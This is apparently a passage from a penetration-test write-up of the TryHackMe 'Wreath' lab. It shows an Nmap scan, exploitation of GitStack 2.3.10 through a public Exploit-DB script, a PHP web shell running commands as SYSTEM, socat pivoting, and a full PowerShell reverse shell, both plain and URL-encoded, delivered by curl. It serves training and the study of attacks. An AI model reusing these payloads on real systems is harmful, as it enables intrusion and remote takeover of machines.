




Figure 9 Network structure from the attacker's view

From the compromised CentOS host a port scan was conducted. The host with the IP 10.200.101.100 had all ports closed. But the Nmap scan was able to enumerate services on the host with the IP 10.200.101.150. The ports 80, 3389 and 5985 were open. Based on the simple fingerprinting that Nmap has done we could assume that the host is running Windows.



```
[root@prod-serv tmp]# ./nmap-IamNobody 10.200.101.150 -oN scan-10.200.101.150-IamNobody -vv

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-25 21:39 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 21:39
Scanning 10.200.101.150 [1 port]
Completed ARP Ping Scan at 21:39, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:39
Completed Parallel DNS resolution of 1 host. at 21:39, 0.04s elapsed
Initiating SYN Stealth Scan at 21:39
Scanning ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150) [6150 ports]
Discovered open port 80/tcp on 10.200.101.150
Discovered open port 3389/tcp on 10.200.101.150
SYN Stealth Scan Timing: About 38.87% done; ETC: 21:41 (0:00:49 remaining)
Increasing send delay for 10.200.101.150 from 0 to 5 due to 12 out of 39 dropped probes since last increase.
Increasing send delay for 10.200.101.150 from 5 to 10 due to 11 out of 30 dropped probes since last increase.
SYN Stealth Scan Timing: About 42.50% done; ETC: 21:42 (0:01:23 remaining)
SYN Stealth Scan Timing: About 45.68% done; ETC: 21:43 (0:01:48 remaining)
Increasing send delay for 10.200.101.150 from 10 to 20 due to 16 out of 53 dropped probes since last increase.
SYN Stealth Scan Timing: About 48.53% done; ETC: 21:44 (0:02:08 remaining)
Increasing send delay for 10.200.101.150 from 20 to 40 due to 11 out of 25 dropped probes since last increase.
Increasing send delay for 10.200.101.150 from 40 to 80 due to 11 out of 29 dropped probes since last increase.
SYN Stealth Scan Timing: About 51.21% done; ETC: 21:44 (0:02:24 remaining)
SYN Stealth Scan Timing: About 53.00% done; ETC: 21:45 (0:02:41 remaining)
SYN Stealth Scan Timing: About 55.53% done; ETC: 21:46 (0:02:59 remaining)
SYN Stealth Scan Timing: About 60.39% done; ETC: 21:48 (0:03:19 remaining)
SYN Stealth Scan Timing: About 72.49% done; ETC: 21:51 (0:03:12 remaining)
SYN Stealth Scan Timing: About 80.08% done; ETC: 21:53 (0:02:37 remaining)
Discovered open port 5985/tcp on 10.200.101.150
SYN Stealth Scan Timing: About 86.32% done; ETC: 21:54 (0:01:57 remaining)
SYN Stealth Scan Timing: About 91.88% done; ETC: 21:54 (0:01:13 remaining)
SYN Stealth Scan Timing: About 96.36% done; ETC: 21:55 (0:00:34 remaining)
Completed SYN Stealth Scan at 21:55, 963.64s elapsed (6150 total ports)
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (0.00053s latency).
Scanned at 2021-03-25 21:39:52 GMT for 964s
Not shown: 6147 filtered ports
Reason: 6147 no-responses
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
5985/tcp open  wsman         syn-ack ttl 128
MAC Address: 02:F2:30:AF:7C:BF (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 964.83 seconds
           Raw packets sent: 19193 (844.460KB) | Rcvd: 753 (33.196KB)
[root@prod-serv tmp]#
```

To be able to interact with the client “10.200.101.150”, an SSH tunnel was established. After that, the web page on port 80 could be inspected from the attacker machine.



Page not found (404)

Request Method: GET
Request URL: http://10.200.101.150/


Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:

```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```

The current URL, , didn't match any of these.


You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

This server was running Gitstack. Gitstack 2.3.10 contains a remote code execution vulnerability. The following Python script from Exploit-DB was used: https://www.exploit-db.com/exploits/43777. Modifications to this script are documented in Appendix A. After executing the exploit, a web shell was uploaded to the victim. It was possible to interact with the system through the web shell with SYSTEM privileges.



```
┌──(kali㉿ kali)-[~/…/TryHackMe/Wreath/10.200.101.150/exploits]
└─$ proxychains python 43777.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[+] Get user list
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
[+] Found user twreath
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
[+] Web repository already enabled
[+] Get repositories list
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
[+] Found repository Website
[+] Add user to repository
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
[+] Disable access for anyone
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
[+] Create backdoor in PHP
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a us
east read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
"nt authority\system
"
```


The Git server had no internet connectivity. This could be confirmed by sending an ICMP ping request to the attacker machine.



```
┌──(kali㉿ kali)-[~/…/TryHackMe/Wreath/10.200.101.150/exploits]
└─$ proxychains curl http://10.200.101.150/web/exploit-IamNobody.php -X POST -d 'a=ping -n 2 10.50.102.19'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
"
Pinging 10.50.102.19 with 32 bytes of data:
Request timed out.
Request timed out.

Ping statistics for 10.50.102.19:
    Packets: Sent = 2, Received = 0, Lost = 2 (100% loss),
"

┌──(kali㉿ kali)-[~/…/TryHackMe/Wreath/10.200.101.150/exploits]
└─$ █
```


```
┌── (kali㉿ kali)-[~/CTF/TryHackMe/Wreath]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

So, to be able to connect to the victim, I had to establish a tunnel between the victim and the attacker by using the external web server as relay. For this reason, the port 1700 was opened on the web server.




```
┌──(kali㉿ kali)-[~/CTF/TryHackMe/Wreath/prod-serv]
└─$ ssh -i loot/root_idrsa root@10.200.101.200
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 1700/tcp
success
[root@prod-serv ~]# 
```

Furthermore, a static Socat binary was uploaded to the “tmp” directory of the web server by utilizing “scp”. The Socat binary was executed with the following parameters “./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:443”. Additionally, the following Powershell reverse shell was used to connect back to the attacker machine.




```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.200.101.200',1700);$stream = $client.GetStream();\
[byte\[\]\]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = (\
[text.encoding\]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.L
ength);$stream.Flush()};$client.Close()"
```

By sending the following request via CURL the Git Server finally has connected to the attacker machine.



```
proxychains curl http://10.200.101.150/web/exploit-IamNobody.php -X POST -d
'a=powershell%20%2Dnop%20%2Dc%20%22%24client%20%3D%20New%2DObject%20System%2ENet%2E
Sockets%2ETCPClient%28%2710%2E200%2E101%2E200%27%2C1700%29%3B%24stream%20%3D%20%24c
lient%2EGetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200%2E%2E65535%7C%25%7B0%7
D%3Bwhile%28%28%24i%20%3D%20%24stream%2ERead%28%24bytes%2C%200%2C%20%24bytes%2ELeng
th%29%29%20%2Dne%200%29%7B%3B%24data%20%3D%20%28New%2DObject%20%2DTypeName%20System
%2EText%2EASCIIEncoding%29%2EGetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20
%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out%2DString%20%29%3B%24sendback2%20%3D%2
0%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29%2EPath%20%2B%20%27%3E%20%27%3B%2
4sendbyte%20%3D%20%28%5Btext%2Eencoding%5D%3A%3AASCII%29%2EGetBytes%28%24sendback2%
29%3B%24stream%2EWrite%28%24sendbyte%2C0%2C%24sendbyte%2ELength%29%3B%24stream%2EFl
ush%28%29%7D%3B%24client%2EClose%28%29%22'
```



```
┌──(kali㉿ kali)-[~/CTF/TryHackMe/Wreath/www]                                                                    130 ✖
└─$ sudo nc -lvnp 443
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.200.101.200.
Ncat: Connection from 10.200.101.200:52268.
id
whoamiPS C:\GitStack\gitphp>
nt authority\system
PS C:\GitStack\gitphp> █
────────────────────────────────────────────────────────────────────────────────
""

┌──(kali㉿ kali)-[~/CTF/TryHackMe/Wreath]
└─$ proxychains curl http://10.200.101.150/web/exploit-IamNobody.php -X POST -d 'a=powershell%20%2DNoP%20%2DNonI%20%2DW%20Hidden%20%2DExec%20Bypass%20%2DCommand%20New%2DObject%20System%2ENet%2ESockets%2ETCPClient%28%2210%2E200%2E101%2E
200%22%2C1700%29%3B%24stream%20%3D%20%24client%2EGetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200%2E%2E65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream%2ERead%28%24bytes%2C%200%2C%20%24bytes%2ELength%29%29%20%2Dne%200%29%7B%3
B%24data%20%3D%20%28New%2DObject%20%2DTypeName%20System%2EText%2EASCIIEncoding%29%2EGetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out%2DString%20%29%3B%24sendback2%20%20%3D%20%24sendbac
k%20%2B%20%22PS%20%22%20%2B%20%28pwd%29%2EPath%20%2B%20%22%3E%20%22%3B%24sendbyte%20%3D%20%28%5Btext%2Eencoding%5D%3A%3AASCII%29%2EGetBytes%28%24sendback2%29%3B%24stream%2EWrite%28%24sendbyte%2C0%2C%24sendbyte%2ELength%29%3B%24stream%2
EFlush%28%29%7D%3B%24client%2EClose%28%29'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK
""

┌──(kali㉿ kali)-[~/CTF/TryHackMe/Wreath]
└─$ proxychains curl http://10.200.101.150/web/exploit-IamNobody.php -X POST -d 'a=powershell%20%2Dnop%20%2Dc%20%22%24client%20%3D%20New%2DObject%20System%2ENet%2ESockets%2ETCPClient%28%2710%2E200%2E101%2E200%27%2C1700%29%3B%24stream%2
0%3D%20%24client%2EGetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200%2E%2E65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream%2ERead%28%24bytes%2C%200%2C%20%24bytes%2ELength%29%29%20%2Dne%200%29%7B%3B%24data%20%3D%20%28New%2DObje
ct%20%2DTypeName%20System%2EText%2EASCIIEncoding%29%2EGetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out%2DString%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28
pwd%29%2EPath%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext%2Eencoding%5D%3A%3AASCII%29%2EGetBytes%28%24sendback2%29%3B%24stream%2EWrite%28%24sendbyte%2C0%2C%24sendbyte%2ELength%29%3B%24stream%2EFlush%28%29%7D%3B%24client%2EClo
se%28%29%22'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:9000  ...  10.200.101.150:80  ...  OK

────────────────────────────────────────────────────────────────────────────────
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:443
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:443 &
[1] 3660
[root@prod-serv tmp]# jobs
[1]+  Done                    ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:443
[root@prod-serv tmp]# jobs
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:443
^C[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443
[root@prod-serv tmp]#
[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:4443

^C[root@prod-serv tmp]# ./socat-IamNobody tcp-l:1700 tcp:10.50.102.19:443
[0] 0:sudo  1:exploit- 2:ssh tunneling  3:reverse shell*                                          "kali" 13:39 26-Mar-21
```

At this point the extend of the compromise can be best described by Figure 10.


